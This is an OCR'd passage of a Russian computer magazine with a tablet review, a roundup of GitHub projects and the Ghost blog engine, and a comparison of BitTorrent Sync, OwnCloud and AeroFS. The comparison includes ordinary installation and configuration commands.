
В общем, мировые аналитики считают графен главным претендентом, который впоследствии может сменить кремний. Мы же с удовольствием проследим за тем, как будет происходить самая настоящая полупроводниковая революция!



RITMIX RMD-758

ХАРАКТЕРИСТИКИ

Операционная система: Android 4.2
Дисплей: 7", 1280 × 800, 16:10
Система на чипе: MTK8389, 1,2 ГГц, четыре ядра
RAM: 1 Гб, DDR3
Встроенная память: 8 Гб
Поддержка карт памяти: microSD, до 32 Гб, не выше 6-го класса
Камеры: 0,3 Мп (фронтальная), 2 Мп (тыловая)
Аккумулятор: Li-pol, 3500 мА · ч
Беспроводные сети: Wi-Fi 802.11b/g/n, Bluetooth, 3G
Разъемы: microUSB, 3,5 мм (мини-джек), слот microSD, SIM
Габариты: 189 × 115 × 9,7 мм
Вес: 303 г
Комплектация: планшет, кабель OTG (USB — microUSB), кабель USB, зарядное устройство, чехол



Александр Расмус

В какой-то момент я окончательно перестал понимать, зачем вообще нужны большие 10-дюймовые планшеты. Не думаю, что у меня какие-то особенные требования, так что, возможно, ты со мной согласишься. Отказаться от ноутбука полностью — невозможно, и если планшет нужен для чтения и игр в метро, то вес будет иметь значение. Опять-таки для общественного транспорта компактное устройство, которое можно держать в одной руке, — это успех.

Также нужно учитывать особенности Android. Во-первых, разрешение экрана почти у всех моделей широкоформатное, поэтому при чтении в вертикальном режиме 10-дюймовый планшет превращается в эдакую «колбасу», а 7-дюймовый аппарат остается удобным. Ну и не стоит забывать, что планшетных приложений для Android по-прежнему мало, — Google только этой осенью выкатывает в Google Play нормальный раздел. Растянутые смартфонные программы на маленьком экране выглядят все-таки получше.


Планшет от Ritmix прекрасно вписывается этот тренд. Очень легкий (около 300 г), тонкий (9,7 мм), устройство очень хорошо лежит в руке. Разрешение 7-дюймового экрана составляет 1280 на 800 точек, выполнен он по технологии IPS. Объем встроенной памяти составляет 8 Гб, но предусмотрен разъем для карточек microSD.

У RMD-758 довольно неплохая комплектация. В коробке ты найдешь чехол с магнитной защелкой, зарядное устройство, кабель microUSB на обычный USB и переходник USB — OTG. Последнее означает, что планшет может записывать данные не только на карты памяти, но и на USB-флешки и внешние жесткие диски.

Внутри также много интересного. Четырехъядерный процессор MTK8389 работает на частоте 1,2 ГГц. Объем оперативной памяти составляет один гигабайт. Версия предустановленного Android — 4.2. Как и следует ожидать от такой начинки, все работает очень быстро. Загрузка планшета, запуск приложений и переключение между ними происходит достаточно резво.

Таким образом, RMD-758 очень хороший бюджетный вариант. Планшет с четырехъядерным процессором, поддержкой 3G и неплохим комплектом аксессуаров (чехол и переходник для внешних дисков) за 6750 рублей — это очень достойно.

ПРОСТО БЛОГ



Анатолий Ализар


Самые интересные релизы на GitHub

Каждый день на GitHub появляются сотни новых проектов. Этот ресурс превратился в мощный центр разработки Open Source, главное место общения программистов. Посмотрим на несколько интересных новинок.

Free-programming-books

goo.gl/9WNz7f

Подборка бесплатных электронных книг по программированию. Список сперва начали пополнять на StackOverflow — еще одном популярном программистском сайте. Переезд на GitHub позволит легче редактировать список: здесь удобнее делать форки и коммиты.



TextTeaser

goo.gl/KK6xCR

Алгоритм автоматического сокращения текстов до небольшой аннотации. Очевидные применения — новостные ленты, главные страницы блогов и других контент-площадок. Естественно, работает только на английском. Демо: textteaser.com, программные интерфейсы: goo.gl/jqpDpZ.

Odometer

goo.gl/qWMpCE

JavaScript- и CSS-библиотека для визуальных эффектов с плавным переходом от одной цифры к другой. Внешний вид цифр можно менять при помощи подключаемых тем (сейчас их шесть). Злоупотреблять этим эффектом все-таки не стоит, так как при загрузке добавляется около 10 килобайт. Демо и документация: github.hubspot.com/odometer.

Full Screen Mario


fullscreenmario.com

Римейк популярной в прошлом игры Super Mario Brothers, но теперь на HTML5, с отличным качеством графики и с поддержкой полноэкранного режима. На данный момент игра работает только в браузере Google Chrome.




JVFloatLabeledTextField

goo.gl/gVC9gD
Подкласс UITextField для разработки iOS-приложений, который меняет внешний вид текстового поля при его заполнении. Удобно, например, когда в поле есть изначальная подсказка — placeholder. Демо: goo.gl/XkaufC.




Ggplot

goo.gl/UzQRbf
Модуль для построения графиков из набора числовых данных, создан по образцу ggplot2, но на языке Python, а не R. Доступен для Windows, Linux и Mac (через homebrew), а также в виде pip-модуля.




Dropzone

goo.gl/gQdfml
Маленькая библиотека JavaScript, которая превращает HTML-элемент в «дроп-зону», куда пользователь может перетянуть файлы мышкой — и они загрузятся на сервер. Начиная с версии 2.0.0 библиотека не нуждается в jQuery. Поддерживает предпросмотр изображений и красивые индикаторы загрузки.



StackEdit

goo.gl/3D0nQp
Браузерный Markdown-редактор, основанный на PageDown. Может хранить документы либо в локальном хранилище браузера, либо в облачном диске Dropbox или Google Drive. Умеет публиковать тексты в популярных блог-движках или в виде gist-файлов.



NIH

В июньском номере за этот год мы делали очень подробный обзор различных Markdown-движков, так что нельзя сказать, что у Ghost совсем нет аналогов. Если говорить о красивых блогохостингах, то можно вспомнить о Scriptogram (scriptogr.am). Для загрузки постов в этот сервис можно использовать Dropbox, в который нужно положить посты в формате Markdown. Сервис также поддерживает адаптивную верстку.

Более простой вариант — сервис Calepin (calepin.co). Для загрузки постов также использует Dropbox, для оформления — Markdown. В отличие от Scriptogram, тут нет тем оформления и веб-интерфейса. В основе — движок Pelican, установку и настройку которого мы разбирали в той же статье. Среди подобных решений это самый функциональный вариант, но и самый сложный в настройке и установке.

Однако ни один из этих сервисов и движков не подходит для совместной работы над текстами, а для аналитики в лучшем случае можно использовать Google Analytics. В этом плане у Ghost огромное преимущество.


Самым интересным релизом в этой подборке можно считать Ghost. Разработчики этого блогодвижка настаивают на том, что, в отличие от WordPress, они делают специализированный продукт, а не полноценную CMS.


Опрос пользователей показал, что большинство людей фактически используют WordPress как полноценную систему управления контентом (CMS), а не как обычный блог. Сам Мэтт Мюлленвег, основатель и ведущий разработчик проекта, давно обратил на это внимание и анонсировал выход «радикально упрощенного WordPress» где-нибудь в будущем. Но его опередили.

Интересно, что основатель проекта — Джон О'Нолан, бывший руководитель группы по разработке пользовательских интерфейсов в WordPress. В отличие от своего главного конкурента, Ghost — некоммерческий проект. Деньги на разработку были получены на Kickstarter, всего было пожертвовано более 300 тысяч долларов.

Тем не менее модель монетизации у Ghost очень похожа на WordPress. Движок блога будет распространяться бесплатно, и для него доступны исходные коды, но разработчики также будут предлагать и размещение блогов.

На самом деле для тех, кто следит за темой блогодвижков, нового здесь не очень много. Поддержка Markdown, минималистичный интерфейс написания блогов и управления записями, адаптивные шаблоны для блогов под любые устройства. Интерес представляют функции коллективной работы и удобный дашборд со статистикой. Так что продукт будет интересен небольшим редакциям, для которых сейчас WordPress точно является единственным решением.





ПО МЕСТАМ

Выбираем решение для персонального файлохранилища

Поздравляю, тебе досталась, возможно, первая в мире статья, в которой системы персонального файлохранилища, разворачиваемые на домашних серверах и NAS'ах, не называют «персональным облаком». На этом радости не заканчиваются — мы сравним лучшие продукты этого класса. В качестве бонуса мы поговорим о нескольких интересных устройствах, на базе которых можно все это богатство разворачивать с максимальным комфортом.



Александр Лыкошин
alykoshin@gmail.com,
ligne.ru

BITTORENT SYNC

В BitTorrent Sync используется подход, принципиально отличный от других систем. Синхронизация построена на основе децентрализованного протокола peer-to-peer. Если файл доступен сразу на нескольких устройствах, они могут передавать его одновременно, достигая при этом максимально возможной скорости.

Для начала синхронизации каталога необходимо через веб-интерфейс указать каталог и сгенерировать для него секретный 20-байтный ключ, который одновременно и определяет права доступа (ключ может давать полные права или права только на чтение, при этом синхронизация с другими устройствами будет односторонней), и уникально идентифицирует этот каталог. На другом устройстве с установленным BitTorrent Sync теперь необходимо выбрать локальную папку и указать этот код (на мобильном устройстве можно отсканировать QR-код непосредственно с экрана компьютера). Все. Не требуется указывать никаких адресов сервера — устройства с одним и тем же кодом найдут друг друга автоматически. Для этого используется несколько механизмов: поиск в локальной сети с помощью широковещательных пакетов, пиры могут обмениваться друг с другом информацией о других известных им пирах, пир может быть задан статически указанием адреса и порта, может быть использована DHT либо BitTorrent трекер-сервер, который пиры уведомляют о своей доступности и который может быть ими использован для проксирования трафика при невозможности установить прямое соединение.

БЕЗОПАСНОСТЬ

При передаче файлы шифруются (AES-128) и не сохраняются на каких-либо устройствах, кроме тех, что были авторизованы пользователем. Для взаимной аутентификации устройств используется SRP. Сама компания BitTorrent хотя и имеет доступ к статистике сервиса, но заявляет, что никакие данные пользователей ей принципиально не могут быть доступны.

СОВМЕСТИМОСТЬ

Работает под OS X, Windows (начиная с XP), Linux (включая платформы ARM и PowerPC), FreeBSD, Android, iOS.

УСТАНОВКА

Под Ubuntu самое простое — поставить из репозитория, всего тремя строчками:

```
$ sudo add-apt-repository ↩
  ppa:tuxpoldo/btsync
$ sudo apt-get update
$ sudo apt-get install btsync
```

При этом нужно учесть, что BTSync будет запускаться под пользователем root и новые файлы будут создаваться с правами root. Проверим:

```
$ ps ax|grep btsync
8413 ?  Sl   0:04 /usr/lib/btsync/↩
btsync-daemon --nodaemon --config ↩
/etc/btsync/debconf-default.conf
```

Для настройки синхронизации каталогов необходимо зайти на страницу http://localhost:8888. На ней доступно добавление/удаление каталогов, показывается их размер и статус синхронизации, можно посмотреть секретный код каталога и сгенерировать его заново (все клиенты со старым ключом потеряют к нему доступ). Также можно задать имя устройства, которое будет

отображаться на других клиентах, порт (по умолчанию он выбирается случайным при запуске), установить ограничения на скорость загрузки и выгрузки, включить UPnP и сменить пароль доступа к веб-интерфейсу. Для других настроек необходимо заглянуть в конфигурационный файл — в Ubuntu лежит здесь:

```
$ sudo nano /etc/btsync/debconf-↵
  default.conf
```

Если в него были внесены изменения, сервис нужно перезапустить:

```
$ btsync-restart
```

Примеры конфигурационных файлов можно посмотреть тут:

```
$ ls /etc/btsync/samples/
  complex.conf  simple.conf  ↵
  user-new.conf  user-old.jdoe.conf
```

В случае если BitTorrent Sync не может синхронизировать какой-то файл (это можно понять по тому, что в веб-интерфейсе, несмотря на то что устройство подключено к каталогу, постоянный объем данных остается несинхронизированным), необходимо заглянуть в журнал. По умолчанию в Ubuntu его размещение — /var/lib/btsync/sync.log.


Если процесс синхронизации нужно запускать под текущим пользователем, можно установить другой пакет:

```
$ sudo apt-get install btsync-user
```

В этом случае настройки будут доступны (после запуска) по адресу http://localhost:8888.

Установка BitTorrent Sync, к примеру, на WD My Book Live ненамного сложней. Сначала нужно загрузить и распаковать архив:

```
# mkdir ~/btsync && cd ~/btsync
# wget http://btsync.s3-website-us-↵
  east-1.amazonaws.com/btsync_powerpc.↵
```



```
  tar.gz
# tar -xvf btsync_powerpc.tar.gz
```

Создадим дефолтный конфигурационный файл:

```
# ./btsync --dump-sample-config > ↵
  btsync.conf
```

Добавим файл автозапуска:

```
# nano /etc/init.d/btsync
#! /bin/sh
# /etc/init.d/btsync
case "$1" in
start)
    /root/btsync/btsync --config /root/↵
    btsync/btsync.conf
    ;;
stop)
    killall btsync
    ;;
*)
    echo "Usage: /etc/init.d/btsync ↵
    {start|stop}"
    exit 1
    ;;
esac
exit 0
```

Дадим права на выполнение и обновим ссылки на скрипт автозапуска:

```
# chmod 755 /etc/init.d/btsync
# update-rc.d btsync defaults
```

И стартуем:

```
# /etc/init.d/btsync start
```


Обязательно нужно сменить пароль для доступа через веб, а лучше запретить веб-доступ с помощью конфигурационного файла.

ВЫВОДЫ


Поскольку центрального хранилища в BTSync нет, все участники равны, и, если две группы участников на некоторое время выйдут из синхронизации, потом будет сложно разобраться в том, какая из версий основная.

Синхронизация через HTTP/HTTPS не поддерживается (в конце концов, это же торрент-протокол), поэтому далеко не всегда он сможет пройти через сетевые экраны, и в современной защищенной корпоративной среде ему приходится туго. Нет возможности совместного доступа из браузера к файлам/каталогам. Администрирование большого количества каталогов и устройств затруднено. Невозможно дать доступ для синхронизации к каталогу, находящемуся внутри уже синхронизируемого каталога.


BitTorrent Sync производит отличное впечатление профессионально сделанного сервиса и прекрасно покрывает задачи синхронизации огромных объемов данных между любым количеством пользователей при сравнительно небольшом числе синхронизируемых каталогов и в не очень закрытых сетях. Он удобен в установке и использовании и надежен. Но функционал его строго ограничен, и это решение может оказаться не очень подходящим для более сложных задач.



Чтобы получить доступ к папке, нужно знать секрет



На смартфоне папку можно добавить и так



Веб-интерфейс BTSync довольно лаконичен

OWNCLOUD

OwnCloud — одна из самых старых, развитых и наиболее известных систем. Она распространяется в исходных кодах и предоставляет очень широкий функционал: хранилище файлов с версионированием, календарь, задачи, контакты, новости, закладки, просмотр документов, музыкальные и фотогалереи, синхронизацию всего этого с настольными компьютерами и мобильными устройствами, совместный доступ через веб, поиск по содержимому файла. Использование в качестве внешних хранилищ Dropbox, FTP, S3, WebDAV. Возможность написания собственных плагинов. Поддержка LDAP. Это далеко не полный перечень того, что может OwnCloud. Функционально она превосходит многие бесплатные сервисы, в том числе предоставляемые Google (Mail, Calendar, Contacts, Tasks, покойный уже Reader и другие), но при этом может быть полностью развернута в своей сети. Также OwnCloud поддерживает шифрование на серверной стороне.

Клиент для синхронизации использует протокол HTTP/HTTPS и поддерживает прокси, соответственно, будет работать в большинстве корпоративных сетей через сетевые экраны и прокси. Конечно, синхронизация будет медленнее, чем у BitTorrent Sync, зато он работает практически везде.

Пользователи могут не только предоставлять доступ к файлам и папкам через веб, но и раздавать их зарегистрированным пользователям для синхронизации, при этом они будут доступны в папке Shared.

К сожалению, не поддерживается синхронизация между серверами и нет горячего резервирования из коробки. Можно только сделать резервную копию. Хотя в случае отказа сервера на клиентских устройствах копии сохранятся, в схеме с центральным хранилищем хотелось большей надежности, чем дает ручное восстановление из бэкапа при отказе.

СОВМЕСТИМОСТЬ

Работает под Windows, OS X, Linux, iOS, Android. Сервер можно поднять даже под OpenWRT, и он заработает (хотя и не быстро) даже на домашнем маршрутизаторе, есть версия для ARM. Поддерживается многими коммерческими сетевыми хранилищами: WD My Book Live, QNAP, Synology... Официальные клиенты OwnCloud для мобильных устройств платные, но сервер поддерживает открытые протоколы (WebDAV, CalDAV и так далее), и использовать платный клиент необязательно.

Написан OwnCloud на PHP, и для его развертывания доступен широкий выбор средств: веб-серверы Apache, Nginx, Lighttpd, базы данных SQLite, MySQL, PostgreSQL и другие.

УСТАНОВКА

Сервер ставится просто (хотя в репозиториях Ubuntu 13.04 и есть пакет OwnCloud, но он старой версии). Добавляем ключи:

```
$ wget http://download.opensuse.org/↵
  repositories/isv:ownCloud:community/↵
  xUbuntu_13.04/Release.key
$ sudo apt-key add - < Release.key
$ sudo sh -c "echo 'deb http://↵
  download.opensuse.org/repositories/↵
  isv:ownCloud:community/xUbuntu_13.04/↵
  /' >> /etc/apt/sources.list.d/↵
  owncloud.list"
$ sudo apt-get update
```

И ставим:

```
$ sudo apt-get install owncloud
```

Если нужно установить только клиент, то:

```
$ sudo apt-get install owncloud-client
```

Поставили сервер — открыли в браузере http://localhost/owncloud. В окне первого запуска нужно указать, что будет использоваться SQLite (не рекомендуется, если пользователей больше одного, но для пробы вполне подойдет), имя-пароль администратора — и вуаля! В клиенте необходимо для начала синхронизации указать адрес сервера.

На самом деле нужно проверить и подправить еще несколько параметров. По умолчанию PHP ограничен максимальный размер загружаемых файлов. В файле /etc/php5/apache2/php.ini нужно изменить параметры upload_max_filesize и post_max_size, задав их, скажем, равными 2 и 2,2 Гб соответственно:

```
$ sudo nano /etc/php5/apache2/php.ini
# upload_max_filesize = 500 MB
upload_max_filesize = 2 GB
# post_max_size = 600 MB
post_max_size = 2.2 GB
```

И рестартовать Apache:

```
$ sudo service apache2 restart
```

Проверим, что в настройках Apache разрешено использование .htaccess и mod_rewrite; убедимся, что в разделе /var/www файла виртуальных хостов Apache (как правило, /etc/apache2/sites-enabled/000-default) AllowOverride установлен в All, выполним a2enmod rewrite и a2enmod header и рестартнем Apache (подробнее см. goo.gl/gMuayx). Веб-сервер стоит переключить на работу по HTTPS.


Для nginx тоже есть инструкция (goo.gl/EJJh6x).

БЕЗОПАСНОСТЬ


Данные между клиентом и сервером передаются по протоколу HTTPS (если, конечно, он включен). Шифрование файлов, как уже отмечалось, поддерживается только на серверной стороне.

ВЫВОДЫ

Впечатление сильно портят недоработки и баги. Когда клиент после штатного обновления внезапно начинает пересинхронизировать 300 Мб файлов или когда ошибка в конфигурации внешнего WebDAV-хранилища приводит к тому, что веб-интерфейс становится полностью недоступен, и единственное средство это исправить — корректировка базы данных прямыми SQL-запросами, сложно решиться доверить ему действительно ценные данные.



В OwnCloud очень богатый функционал, и это хорошо заметно по веб-интерфейсу



Клиент OwnCloud мало чем отличается от того же Dropbox

AEROFS

AeroFS предназначен для синхронизации файлов и предоставления к ним общего доступа. Обмен данными идет между устройствами напрямую, сервер используется для управления и администрирования пользователей; поддерживается версионирование файлов.

Попробовать AeroFS можно без развертывания сервера, воспользовавшись облачным сервисом, который в бесплатной версии поддерживает до трех участников (teammates) и одного внешнего пользователя (collaborator) без ограничений на объем (так как файлы не хранятся на сервере) и количество устройств на одного пользователя.

СОВМЕСТИМОСТЬ

Сервер Team Server работает под Windows, Linux, OS X.

Клиент AeroFS Desktop поддерживает Windows, Linux, OS X, Android.

БЕЗОПАСНОСТЬ

По заявлению разработчиков, все данные, передаваемые между устройствами, шифруются с помощью AES-256-CBC. Файлы не хранятся на серверах, хотя могут проксироваться через relay-сервер, если устройствам не удалось установить прямое соединение друг с другом. Подробнее здесь: https://www.aerofs.com/security.

УСТАНОВКА

Для установки клиента под Ubuntu необходимо загрузить deb-пакет и установить его:

```
$ sudo dpkg -i aerofs-installer.deb
```

Затем нужно запустить AeroFS (Applications → →Internet → AeroFS). При щелчке правой кнопкой мыши на появившейся в трее иконке выпадет меню, похожее на меню Dropbox. В настройках можно задать свое имя и имя компьютера, локальный каталог для синхронизации, ограничить полосу пропускания и так далее. Также с его помощью можно предоставить общий доступ к каталогу, указав список почтовых адресов тех, кому дается доступ. При нажатии на кнопку «Network Diagnostics...» можно просмотреть список компьютеров, доступных для данного устройства.

Есть клиенты для работы в командной строке: aerofs-cli — демон и aerofs-sh — работа в интерактивном режиме.


Аналогичная процедура нужна для установки сервера:

```
$ sudo dpkg -i aerofsts-installer.deb
```

Запустим:

```
$ aerofsts
```

В появившемся окне зададим почтовый адрес администратора сервера, его пароль и имя сервера. Выберем, где будем хранить данные, на локальном диске или Amazon S3. Для локального диска укажем папку, в которой будут храниться данные, и их вид: с сохранением файловой структуры или в сжатом виде. Во втором случае можно достичь значительной экономии дискового пространства, но доступ к файлам можно будет получить только с помощью утилит, идущих в комплекте с сервером.



Десктопный клиент AeroFS


По завершении начальной настройки сервер автоматически синхронизирует локальный каталог с другими устройствами, идентифицировав пользователя AeroFS по почтовому адресу, введенному при настройке. При этом, хотя и установленный локально, сервер будет являться частью облака AeroFS и на него будут распространяться ограничения бесплатной версии (три участника и один внешний пользователь).

